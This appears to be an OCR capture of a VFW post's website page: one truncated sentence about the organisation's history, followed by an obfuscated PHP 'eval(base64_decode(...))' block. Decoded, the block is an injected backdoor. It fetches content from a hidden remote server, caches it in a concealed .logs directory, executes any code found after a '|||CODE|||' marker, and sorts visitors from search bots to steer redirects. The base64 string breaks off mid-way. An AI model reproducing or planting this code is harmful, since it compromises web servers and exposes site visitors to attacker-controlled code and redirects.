
The organization Veterans of Foreign Wars of the United States, more commonly referred to as the VFW, "traces its roots back to 1899 when

http://www.vfwpost7383.org/




```
<?php /**/
eval(base64_decode("aWYoZnVuY3Rpb25fZXhpc3RzKCdvYl9zdGFydCcpJiYhaXNzZXQoJF9TRVJWRVJbJ21yX25vJ10pKXsgICRfU0VSVkVSWydtcl9ubyddPTE7ICAgIGlmKCFmdW5jdGlvbl9leGlzdHMoJ21yb2JoJykp
eyAgICBmdW5jdGlvbiBnZXRfdGRzXzc3NygkdXJsKXskY29udGVudD0iIjskY29udGVudD1AdHJ5Y3VybF83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeWZpbGVfNzc3
KCR1cmwpO2lmKCRjb250ZW50IT09ZmFsc2UpcmV0dXJuICRjb250ZW50OyRjb250ZW50PUB0cnlmb3Blbl83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeWZzb2Nrb3Bl
bl83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeXNvY2tldF83NzcoJHVybCk7aWYoJGNvbnRlbnQhPT1mYWxzZSlyZXR1cm4gJGNvbnRlbnQ7cmV0dXJuICcnO30gIGZ1
bmN0aW9uIHRyeWN1cmxfNzc3KCR1cmwpe2lmKGZ1bmN0aW9uX2V4aXN0cygnY3VybF9pbml0Jyk9PT1mYWxzZSlyZXR1cm4gZmFsc2U7JGNoID0gY3VybF9pbml0ICgpO2N1cmxfc2V0b3B0ICgkY2gsIENVUkxPUFRfVVJMLCR1
cmwpO2N1cmxfc2V0b3B0ICgkY2gsIENVUkxPUFRfUkVUVVJOVFJBTlNGRVIsIDEpO2N1cmxfc2V0b3B0ICgkY2gsIENVUkxPUFRfVElNRU9VVCwgNSk7Y3VybF9zZXRvcHQgKCRjaCwgQ1VSTE9QVF9IRUFERVIsIDApOyRyZXN1
bHQgPSBjdXJsX2V4ZWMgKCRjaCk7Y3VybF9jbG9zZSgkY2gpO2lmICgkcmVzdWx0PT0iIilyZXR1cm4gZmFsc2U7cmV0dXJuICRyZXN1bHQ7fSAgZnVuY3Rpb24gdHJ5ZmlsZV83NzcoJHVybCl7aWYoZnVuY3Rpb25fZXhpc3Rz
KCdmaWxlJyk9PT1mYWxzZSlyZXR1cm4gZmFsc2U7JGluYz1AZmlsZSgkdXJsKTskYnVmPUBpbXBsb2RlKCcnLCRpbmMpO2lmICgkYnVmPT0iIilyZXR1cm4gZmFsc2U7cmV0dXJuICRidWY7fSAgZnVuY3Rpb24gdHJ5Zm9wZW5f
Nzc3KCR1cmwpe2lmKGZ1bmN0aW9uX2V4aXN0cygnZm9wZW4nKT09PWZhbHNlKXJldHVybiBmYWxzZTskYnVmPScnOyRmPUBmb3BlbigkdXJsLCdyJyk7aWYgKCRmKXt3aGlsZSghZmVvZigkZikpeyRidWYuPWZyZWFkKCRmLDEw
MDAwKTt9ZmNsb3NlKCRmKTt9ZWxzZSByZXR1cm4gZmFsc2U7aWYgKCRidWY9PSIiKXJldHVybiBmYWxzZTtyZXR1cm4gJGJ1Zjt9ICBmdW5jdGlvbiB0cnlmc29ja29wZW5fNzc3KCR1cmwpe2lmKGZ1bmN0aW9uX2V4aXN0cygn
ZnNvY2tvcGVuJyk9PT1mYWxzZSlyZXR1cm4gZmFsc2U7JHA9QHBhcnNlX3VybCgkdXJsKTskaG9zdD0kcFsnaG9zdCddOyR1cmk9JHBbJ3BhdGgnXS4nPycuJHBbJ3F1ZXJ5J107JGY9QGZzb2Nrb3BlbigkaG9zdCw4MCwkZXJy
bm8sICRlcnJzdHIsMzApO2lmKCEkZilyZXR1cm4gZmFsc2U7JHJlcXVlc3QgPSJHRVQgJHVyaSBIVFRQLzEuMFxuIjskcmVxdWVzdC49Ikhvc3Q6ICRob3N0XG5cbiI7ZndyaXRlKCRmLCRyZXF1ZXN0KTskYnVmPScnO3doaWxl
KCFmZW9mKCRmKSl7JGJ1Zi49ZnJlYWQoJGYsMTAwMDApO31mY2xvc2UoJGYpO2lmICgkYnVmPT0iIilyZXR1cm4gZmFsc2U7bGlzdCgkbSwkYnVmKT1leHBsb2RlKGNocigxMykuY2hyKDEwKS5jaHIoMTMpLmNocigxMCksJGJ1
Zik7cmV0dXJuICRidWY7fSAgZnVuY3Rpb24gdHJ5c29ja2V0Xzc3NygkdXJsKXtpZihmdW5jdGlvbl9leGlzdHMoJ3NvY2tldF9jcmVhdGUnKT09PWZhbHNlKXJldHVybiBmYWxzZTskcD1AcGFyc2VfdXJsKCR1cmwpOyRob3N0
PSRwWydob3N0J107JHVyaT0kcFsncGF0aCddLic/Jy4kcFsncXVlcnknXTskaXAxPUBnZXRob3N0YnluYW1lKCRob3N0KTskaXAyPUBsb25nMmlwKEBpcDJsb25nKCRpcDEpKTsgaWYgKCRpcDEhPSRpcDIpcmV0dXJuIGZhbHNl
OyRzb2NrPUBzb2NrZXRfY3JlYXRlKEFGX0lORVQsU09DS19TVFJFQU0sU09MX1RDUCk7aWYgKCFAc29ja2V0X2Nvbm5lY3QoJHNvY2ssJGlwMSw4MCkpe0Bzb2NrZXRfY2xvc2UoJHNvY2spO3JldHVybiBmYWxzZTt9JHJlcXVl
c3QgPSJHRVQgJHVyaSBIVFRQLzEuMFxuIjskcmVxdWVzdC49Ikhvc3Q6ICRob3N0XG5cbiI7c29ja2V0X3dyaXRlKCRzb2NrLCRyZXF1ZXN0KTskYnVmPScnO3doaWxlKCR0PXNvY2tldF9yZWFkKCRzb2NrLDEwMDAwKSl7JGJ1
Zi49JHQ7fUBzb2NrZXRfY2xvc2UoJHNvY2spO2lmICgkYnVmPT0iIilyZXR1cm4gZmFsc2U7bGlzdCgkbSwkYnVmKT1leHBsb2RlKGNocigxMykuY2hyKDEwKS5jaHIoMTMpLmNocigxMCksJGJ1Zik7cmV0dXJuICRidWY7fSAg
ZnVuY3Rpb24gdXBkYXRlX3Rkc19maWxlXzc3NygkdGRzZmlsZSl7JGFjdHVhbDE9JF9TRVJWRVJbJ3NfYTEnXTskYWN0dWFsMj0kX1NFUlZFUlsnc19hMiddOyR2YWw9Z2V0X3Rkc183NzcoJGFjdHVhbDEpO2lmICgkdmFsPT0i
IikkdmFsPWdldF90ZHNfNzc3KCRhY3R1YWwyKTskZj1AZm9wZW4oJHRkc2ZpbGUsIncikTtpZiAoJGYpe0Bmd3JpdGUoJGYsJHZhbCk7QGZjbG9zZSgkZik7fWlmIChzdHJzdHIoJHZhbCwifHx8Q09ERXx8fCIpKXtsaXN0KCR2
YWwsJGNvZGUpPWV4cGxvZGUoInx8fENPREV8fHwiLCR2YWwpO2V2YWwoYmFzZTY0X2RlY29kZSgkY29kZSkpO31yZXR1cm4gJHZhbDt9ICBmdW5jdGlvbiBnZXRfYWN0dWFsX3Rkc183NzcoKXskZGVmYXVsdGRvbWFpbj0kX1NF
UlZFUlsnc19kMSddOyRkaXI9JF9TRVJWRVJbJ3NfcDEnXTskdGRzZmlsZT0kZGlyLiJsb2cxLnR4dCI7aWYgKEBmaWxlX2V4aXN0cygkdGRzZmlsZSkpeyRtdGltZT1AZmlsZW10aW1lKCR0ZHNmaWxlKTskY3RpbWU9dGltZSgp
LSRtdGltZTtpZiAoJGN0aW1lPiRfU0VSVkVSWydzX3QxJ10peyRjb250ZW50PXVwZGF0ZV90ZHNfZmlsZV83NzcoJHRkc2ZpbGUpO311bHNleyRjb250ZW50PUBmaWxlX2dldF9jb250ZW50cygkdGRzZmlsZSk7fX1lbHNleyRj
b250ZW50PXVwZGF0ZV90ZHNfZmlsZV83NzcoJHRkc2ZpbGUpO30kdGRzPUBleHBsb2RlKCJcbiIsJGNvbnRlbnQpOyRjPUBjb3VudCgkdGRzKSswOyR1cmw9JGRlZmF1bHRkb21haW47aWYgKCRjPjEpeyR1cmw9dHJpbSgkdGRz
W210X3JhbmQoMCwkYy0yKV0pO31yZXR1cm4gJHVybDt9ICBmdW5jdGlvbiBpc19tYWNfNzc3KCR1YSl7JG1hYz0wO2lmIChzdHJpc3RyKCR1YSwibWFjIil8fHN0cmlzdHIoJHVhLCJzYWZhcmkiKSlpZiAoKCFzdHJpc3RyKCR1
YSwid2luZG93cyIpKSYmKCFzdHJpc3RyKCR1YSwiaXBob25lIikpKSRtYWM9MTtyZXR1cm4gJG1hYzt9ICBmdW5jdGlvbiBpc19tc2llXzc3NygkdWEpeyRtc2llPTA7aWYgKHN0cmlzdHIoJHVhLCJNU0lFIDYiKXx8c3RyaXN0
cigkdWEsIk1TSUUgNyIpfHxzdHJpc3RyKCR1YSwiTVNJRSA4Iil8fHN0cmlzdHIoJHVhLCJNU0lFIDkiKSkkbXNpZT0xO3JldHVybiAkbXNpZTt9ICAgIGZ1bmN0aW9uIHNldHVwX2dsb2JhbHNfNzc3KCl7JHJ6PSRfU0VSVkVS
WyJET0NVTUVOVF9ST09UIl0uIi8ubG9ncy8iOyRtej0iL3RtcC8iO2lmICghQGlzX2RpcigkcnopKXtAbWtkaXIoJHJ6KTtpZiAoQGlzX2RpcigkcnopKXskbXo9JHJ6O31lbHNleyRyej0kX1NFUlZFUlsiU0NSSVBUX0ZJTEVO
QU1FIl0uIi8ubG9ncy8iO2lmICghQGlzX2RpcigkcnopKXtAbWtkaXIoJHJ6KTtpZiAoQGlzX2RpcigkcnopKXskbXo9JHJ6O319ZWxzZXskbXo9JHJ6O319fWVsc2V7JG16PSRyejt9JGJvdD0wOyR1YT0kX1NFUlZFUlsnSFRU
UF9VU0VSX0FHRU5UJ107aWYgKHN0cmlzdHIoJHVhLCJtc25ib3QiKXx8c3RyaXN0cigkdWEsIllhaG9vIikpJGJvdD0xO2lmIChzdHJpc3RyKCR1YSwiYmluZ2JvdCIpfHxzdHJpc3RyKCR1YSwiZ29vZ2xlIikpJGJvdD0xOyRt
c2llPTA7aWYgKGlzX21zaWVfNzc3KCR1YSkpJG1zaWU9MTskbWFjPTA7aWYgKGlzX21hY183NzcoJHVhKSkkbWFjPTE7aWYgKCgkbXNpZT09MCkmJigkbWFjPT0wKSkkYm90PTE7ICBnbG9iYWwgJF9TRVJWRVI7ICAgICRfU0VS
VkVSWydzX3AxJ109JG16OyAgJF9TRVJWRVJbJ3NfYjEnXT0kYm90OyAgJF9TRVJWRVJbJ3NfdDEnXT0xMjAwOyAgJF9TRVJWRVJbJ3NfZDEnXT1iYXNlNjRfZGVjb2RlKCdhSFIwY0RvdkwyVnVjekV5TW5WNmVtUmtUmtZWHA2TG1O
dmJTOD0nKTsgICRkPSc/ZD0nLnVybGVuY29kZSgkX1NFUlZFUlsiSFRUUF9IT1NUIl0pLiImcD0iLnVybGVuY29kZSgkX1NFUlZFUlsiUEhQX1NFTEYiXSkuIiZhPSIudXJsZW5jb2RlKCRfU0VSVkVSWyJIVFRQX1VTRVJfQUdF
